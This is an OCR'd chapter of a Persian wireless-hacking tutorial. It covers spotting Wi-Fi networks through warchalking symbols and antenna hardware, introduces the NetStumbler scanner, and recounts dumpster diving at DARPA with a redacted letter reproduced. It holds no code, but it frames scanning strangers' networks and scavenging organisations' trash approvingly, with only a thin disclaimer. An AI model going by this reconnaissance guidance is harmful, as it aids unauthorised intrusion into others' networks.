
Dr.Mudge

دکتر Mudge که یکی از یزرگترین هکر های حال حاضر دنیا رئیس گروه L0pht و جزو تیم هایCult of Dead Cow و Black Hat و یکی از موسسان و اعضای سایت معروف Security Focus است که در تصویر فوق نماد و سمبل آزادی در آمریکا را به تمسخر گرفته است این در حالی بود که کنگره آمریکا او و چند تن از همکارانش را گانگستر های فضای سایبر یا تروریست های سایبر نامیده بود این تصویر را با تصویر زیر مقایسه کنید ضمنا به علاقه مندان شبکه مطالعه کتابی که در دست آقای Mudge است را به جد پیشنهاد می کنم .نام کتاب فوق TCP-IP Illustrated Vol: II می باشد-آن بطری کلاه و کتاب به درستی هارمونی را رعایت کرده است .

سمبل آزادی در امریکا .نیویورک



Chapter 4



TOP SECRET AREA

Netstumbler Utility
PDA for Hacking

T O P S E C R E T A R E A

Wireless Networking and Hacking **By C0llect0r**

به بخش محرمانه خوش آمدید

قبل از شروع این بخش مهم لازم است مجددا به چند نکته اشاره کنم تمامی مطالب بالا صرفا جهت آشنایی دوستان با مفاهیم شبکه های بی سیم مورد نیاز بود هم اکنون به بسیاری از از تعاریف و پروتکل ها در حد نیازتان آشنا شده اید هم اکنون قادر هستید که شبکه های شخصی بی سیم برای خود و دیگران برپا کنید با بعضی از سخت افزار ها و همچنین نرم افزار هایی در این زمینه آشنا شدید حالا وقت آنست که مقداری نیز در زمینه امنیت شبکه های بی سیم با شما صحبت کنیم –همانگونه که تا به حال با آن آشنا شدید این رشته خاص از علم شبکه دارای گستردگی خاصی هم از لحاظ سخت افزاری و هم نر م افزاری است و نمیتوان به همه ابعاد این موضوع در یکی دو مقاله کوتاه پرداخت این موضوع در مسئله امنیت شبکه های بی سیم چند برابر می شود مطالب در زمینه هکینگ بی سیم هم از نظر نو متد ها هم از نظر دستع بندی بسیار می باشد من واقعا در این بخش نمیدونم که از کدام قسمت این همه اطلاعات برای شما مباحثی بیان کنم سعی من بر آن خواهد بود که بدور از اضافه گویی به نکاتی هر چند خلاصه در این باره اشاره کنم

با این راهنمایی ها خود شما می توانید با پی گیری موضوعات مطرح شده و تست روش ها در عمل به نتایج و تجربیات ارزشمندی برسید

به نظر شما باید در وحله اول از کجا شروع کنیم ؟؟
بله درست حدس زدید ابتدا باید هدف یا اهدافی را مشخص کرده و پیدا کنیم تا بر روی انها کار کنیم .خوب در اینجا چند سوال اساسی پیش می آید و همچنین چند حالت پیش روی شماست .مثلا اینکه آیا
1: می خواهید بر روی تست امنیت شبکه بی سیم خودتان کار کنید ؟
2:می خواهید بر روی شبکه یا شبکه هایی واهدافی کار کنید که هم آنها را تا حدودی می شناسید.
3: دنبال اهداف تصادفی هستید و صرفا شبکه های مورد نظرتان در هنگام اسکن شناسایی شده اند

این سه حالت پیش روی شما در اغلب شروع انجام عملیات هکینگ است یا حالتی مختلط یکی یا چند از حالت فوق


تذکر : قصد من آموزش هکینگ برای مقاصد خرابکارانه نیست .اگر از کلماتی نظیر هکینگ و غیره استفاده می شود صرفا به این خاطر است که به این امر معتقدم که تنها زمانی می شود جلوی هر عملیات نفوذ گری به شبکه خودتان را سد کنید در صورتی که نه به عنوان یک مدیر شبکه بلکه از دیدگاه یک هکر با شبکه اتان رودر رو شوید و آنرا بررسی نمایید در غیر اینصورت بسیاری از ضعف ها از دیدتان پوشیده خواهد ماند .

خوب بنا به هرکدام از حالت های فوق مسیر کاری شما نیز فرق خواهد کرد ولی فرض ما حالت های دوم و سوم است –بهتر بگویم اینکه شما دنبال هر شبکه بی سیم هستید حال چه آنرا بشناسید یا نشناسید که متعلق به کیست و چه ویژگی هایی دارد –ولی این هم مخاطرات خود را دارد ممکن است در حال اسکن تعدادی شبکه های بی سیم یکی دو شبکه Private که بیشترشان هم برای مراکز دولتی و نظامی باشند را اسکن کنید که آن موقع خودتان باید عواقب آنرا بپذیرید –پیشنهاد می کنم آموخته ها یتان را در این زمینه بر روی شبکه های دولتی و نظامی امتحان نکنید
دنیای هک شبکه های بی سیم تبدیل به امری پر مخاطره شده است طیف وسیعی از جاسوسی ها حال حاضر در دنیا چه اقتصادی و یا سیاسی چه از شرکت ها برای دزدیدن طرح های اقتصادی و چه اطلاعات دولت ها هم اکنون از این فن آوری بهره می برند بدین گونه است که کار و فعالیت در این زمینه چنین پیشامد هایی را هم می تواند به همراه داشته باشد ممکن است شما بدون هیچ قصد و نیتی به بررسی عملکرد های چند شبکه بی سیم بپردازید که نا آگاه متوجه خواهید شد که به اتهام جاسوسی برای دیگران روانه زندان ویا عواقب ناگوارتری خواهید شد پس همیشه به نکاتی که اشاره کردم توجه لازم را داشته باشد همیشه از آموخته هایتان در جهت رفع نواقص سیستم هایتان بهره بگیرید و دیگر حوزه های جاری در این زمینه نپردازید

به آنجا رسیدیم که باید دنبال مکان و جا های باشیم که در آنجا احتمال شبکه های بی سیم بسیار بیشتر از نقاط دیگر یافت می شود .خود من دو گونه راه را برای این امر پیشنهاد می کنم –یکی اینکه دنبال نشانه های دیداری از حضور و وجود شبکه های بی سیم در یک منطقه پی ببرید
توضیح اینکه اگر با دید یک هکر خبره به محیط خود بنگرید کوچکترین مولفه های اطلاعاتی برای شما به بزرگترین نشانه و همچنینین موثر ترین داده ها تبدیل می شوند اصولا اختلاف هکر ها از نظرمن نسبت به مردم عادی همین دید تیز بینانه و دقیق و موشکافانه است در حالی که تعداد بسیار زیادی از مردم از سیل اطلاعاتی که در دور و برشان می گذرد بی اطلاعند ولی هکر ها از خیل عظیم اطلاعات جاری داده های مورد نیاز خودشان را جمع آوری می نمایند

یک خاطره – جستجو در سطل آشغال , شاخه ای از هک به نام Dumpster Diving

به شوخی یکی از دوستان هکرم می گفت فقط هکر ها هستند که ارزش سطل زباله ی شرکت ها و یا سازمان های دولتی را می شناسند و نه دیگران چون در همان دور ریز اطلاعات چیز های پیدا می کنند که قابل تصور نیست برای نشان دادن همین مطلب در گذر از یکی از سازمان های دولتی به نام DARPA دوستم از کنار سطل زباله یک ورق کاربن مچاله شده و تکه پاره را برداشت و تا کردو به در جیبش قرار داد من به خنده گفتم که از شغل مدیدریت شبکه استفاء داده ای وبه شغل آشفال گردی وی مشغول شدی در جواب من رو به صبر بیشتری دعوت کرد با هم به لابراتوار رفتیم



DEFENSE ADVANCED RESEARCH PROJECTS AGENCY
3701 NORTH FAIRFAX DRIVE
ARLINGTON, VA 22203-1714

TOP SECRET

[redacted]

Exe[redacted]
Interoperability Cl[redacted]
9[redacted] Drive
A[redacted]

[redacted]

[redacted]mend you and your team for the "Information Assurance Systems Modeling and Simulation" research [redacted]nce and [redacted]e unique work you've done to frame issues about interoperability effects on information assurance of systems is particularly encouraging. I believe it can contribute to ongoing work in the field of informat[redacted] at DARPA and other agencies.

[redacted]ective and efficient use of funding I was able to invest in this [redacted]rage ot[redacted]l of your work to extend understanding in basic information assurance fundamentals and Dr. Salasin had the sam[redacted] however, we knew it would be a long shot for success. Your team came through!

Once again, congratulations on our very successful research efforts. I hope that you can contribute [redacted] problem of modeling and assessing complex IA systems.


[redacted]
Program Manager
DA[redacted]

دوستم آن برگه کاربنی را برداشت و لای دو تا تلق نازک پلاستیکی قرار داد و مدتی زیر یکی دو تا کتاب قطور گذاشت بعد از مدتی کاربن صاف صاف شده رو در اسکنر قرار داد و با مقدار تفکیک بالا از اون یک اسکن تمیز گرفت سپس با برنامه های ادیت تصویر و فیلترینگ های

متعددی روش کار کرد که تازه من دیدم از هیچ چه اطلاعاتی رو بدست اورده بود
اطلاعات مربوط به نوعی در خواست همکاری از شخصی برای شرکت در یک طرح دفاعی بود
فکر می کنید دوسته من با پیدا کردن این نامه و دیگر اطلاعات ضمائم اون چه کار کرد –در اینجا لزومی نداره که بگم چه کار بردهای وسیعی از این داده ها می شد کرد –فقط به این نتیجه رسیدم که چرخه اطلاعات همیشه وجود داره شما با کشیدن سرنخ می تونید به چند تا سر نخ دیگه هم برسید و با پشتکار و ادامه سر نخ ها یکدفعه متوجه می شوید که به چه اطلاعات عظیمی دست پیدا کرده اید –پس همیشه به اطراف یا دید دقیق تری نگاه کنید
خاطرات یک هکر کوچولو

خوب شما که از دید هکری به دور و اطرافتون دقت می کنید از کجا می فهمید که در منطقه ای در حال استفاده از شبکه های Wireless هستند معلومه یکی علا ئم قرار دادی استفاده شده برای این موضوع هستش همانطور که می دانید هر تکنولوژی برای خودش علائم و نشانه هایی داره که اشخاص و افراد متخصص می توانند به فهمند که در جایی که قرار دارند این تکنولوژی هم حضور داره مثلا این آرم مربوط می شه به


مراکز و تاسیساتی که در آنها تحقیقات میکروبیولوژیک انجام می شه و یا دیگر علامات قراردادی مثل رادیو اکتیویته
خواب برای تکنولوژی بی سیم هم علائم قراردادی انتخاب شده که بوسیله اون افراد بتونند تشخیص بدهند که در اونجا از طریق امواج رادیویی شبکه های بی سیم در حال فعالیت می باشند به آرم ها و علا ئم زیر توجه کنید




هر کدام از این نشانه ها به یک معناست البته من در چند جا و از چند منبع معانی متفاوتی ار هر کدومشون پیدا کردم ولی اونی که فکر می کنم از همه درست تر باشد را عرض می کنم در ابتدا هر کدام یک از این نشانه ها رو دیدید به این معناست که در دور و اطراف شما یک شبکه بی سیم Wi-Fi وجود - نشانه سمت چپی به این معناست که شبکه بی سیم باز است –نشانه وسطی به این معنا است که شبکه بی سیم در حال حاضر بسته می باشد و نشانه سمت راستی به این معنا است که

این شبکه بی سیم از کدگذاری WEP (WEP Encryption) استفاده می کند

البته شرکت ها باید طبق قوانین حتما از این آرم و علائم هشدار دهنده استفاده کنند و لی بیشتر اوقات هم استفاده نمیشه یکی به خاطر اینکه برخی یا بیشتر مراکز دولتی از این نشانه ها استفاده نمی کنند و یا اینکه اصلا در عموم قرار نمی دهند
به هر جهت محض آشنایی شما هر وقت یکی از این نشانه ها را مشاهده کردید احتمال یافتن شبکه های بی سیم بسیار زیاد است
روش بعدی مشاهدات قطعات و تجهیزات سخت افزاری بی سیم و اینگونه فن آوری ها است بیشتر از روش قبلی این روش برای پیدا کردن شبکه ها می توان به آن تکیه کرد اگر شما به تجهیزات به کار رفته شده در شبکه آشنایی نه حتی حرفه ای بلکه یک آشنایی ابتدایی را داشته باشد می توانید به این نکته پی ببرید که در آن حوزه نیز از تجهیزان بی سیم استفاده می شود میزان و مدل های این گونه تجهیزات بسیار زیاد و در اندازه های متفاوت ساخته شده اند به طور مثال شکل های زیر نشان دهندهی بعضی تجهیزات به کار رفته شده در شبکه های بی سیم می باشد
توضیح هر یک از سخت افزار های زیر خود نیاز به نوشتن یک یا چندین کتاب را دارد از جهت آشنای شما عزیزان با این نوع سخت افزار ها با چند مورد اشاره می نمایم





شرکت های زیر از جمله تولید کنندگان قطعات شبکه های بی سیم هستند با مراجه به سیاتهای معرفی شده هم می توانید از آخرین تکنولوژی های موجود با خبر شوید و همچنین اطلاعات فر آوان دیگری را در زمینه شبکه های بی سیم بدست آورید

- Aeralix, Peabody, MA (http://www.aerialix.com)
- Antenna Systems and Supplies, Schaumburg, IL (http://www.antennasystems.com)
- Down East Microwave, Frenchtown, NJ (http://www.downeastmicrowave.com)
- ElectroComm, Denver, CO (http://www.ecommwireless.com)
- FAB Corp, Tampa Bay, FL (http://www.fab-corp.com)
- HD Communications, Ronkonkoma, NY (http://www.hdcom.com)
- Hyperlink Tech, Boca Raton, FL (http://www.hyperlinktech.com)
- NetGate, Spokane, WA (http://www.netgate.com)
- NetNimble, Sacramento, CA (http://www.netnimble.net)
- Pasadena Networks, Pasadena, CA (http://www.pasadena.net)
- Superpass, Waterloo, Ontario, Canada (http://www.superpass.com)
- The RF Connection, Gaithersburg, MD (http://www.therfc.com)

اگر در جایی یکی از این سخت افزار ها یا نمونه های مشابه را بر روی دکل های نصب شده یا بر روی ساختمان ها یا میان پنجره های یک ساختمان دیدید مطمئن باشد در حوزه کاری یک شبکه بی سیم قرار دارید

حالا فرض می کنیم که نه شما علائم ای مشاهده کردید و نه سخت افزار های شبکه ای که با بعضی از اونها هم آشنا شدید –حالا باید چه کار کرد –

Netstumbler Utility


Wireless Networking and Hacking By C0llect0r

بله باید یک اسکن حوزه ای رو انجام بدهید –همانطور که در بخش های قبلی به شما نرم افزار Netstumbler را معرفی کردم اینجا نوبت به آن رسیده است که مقداری به طور مفصل تری با این برنامه بسیار جالب آشنا بشوید برنامه های دیگری را که به شما معرفی کردم را باید در سیستم عامل ها لینوکس و BSD کار کنید از آنجایی هم که کاربران چندان هم روی این سیتم ها نمی توننند فعالیت کنند من همین نرم افزار Netstmbler رو که در پلت فرم های ویندوز اجرا میشه رو شرح می دهم بعد از اینکه شبکه های بی سیم مورد نظر را با این نرم افزار شناسایی کردید می توانید از آسیب پذیری های شناخته شده برای انجام عملیات هک استفاده کنید

باید بگویم که NetStumbler قادر به شناسایی همه کارت های شبکه نیست این بدان معنا است که بعضی شبکه ها را قادر به شنا سایی نیست ولی اگر می خواهید بدانسد که چه شبکه هایی را می تواند شناسایی ند به Read ME برنامه مراجعه کنید این برنامه تمامی کارت های که از

Lucent / Orinoco / Avaya / Agere / Proxim cards

را چیپ ست Hermes استفاده می کنند را شناسایی می کنند
این نرم افزار Free است و می توانید آنرا از سایت این برنامه دریافت کنید البته نسخه تجاری آن نیز موجود می باشد که یک سری امکانات خاص را پشتیبانی می کند ولی همین نسخه آزاد را دریافت کنید تا با محیط کاری آن آشنا شوید و هنگامی که خواستید از این برنامه برای اسکن استفاده نمایید می توانید نسخه تجاری آنرا نیز خریداری نمایید
هم اکنون نسخه 0.4.0 این برنامه برای دریافت در دسترس می باشد




برای دریافت نسخه آزاد Netstumbler به آدرس :

http://www.netstumbler.com/downloads

